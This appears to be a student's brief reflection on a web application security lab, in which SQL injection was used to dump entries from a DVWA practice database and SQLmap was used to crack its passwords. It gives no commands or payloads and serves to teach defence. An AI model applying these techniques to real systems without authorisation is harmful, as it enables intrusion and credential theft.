In this lab we used some web application hacking strategies to get database information and cracking passwords. SQL injection gave us all of the database's entries listed, and we used SQLmap to password crack the DVWA database. I learned that there's a lot of things hackers can use to get into your system, many I didn't even think about trying. I will keep these vulnerabilities in mind in my career, especially if it's going to be my job to secure these types of things. Knowing this information, companies are a lot more capable to know how to secure their networks so that people can't use these vulnerabilities against them. It also shows just how important cybersecurity is nowadays.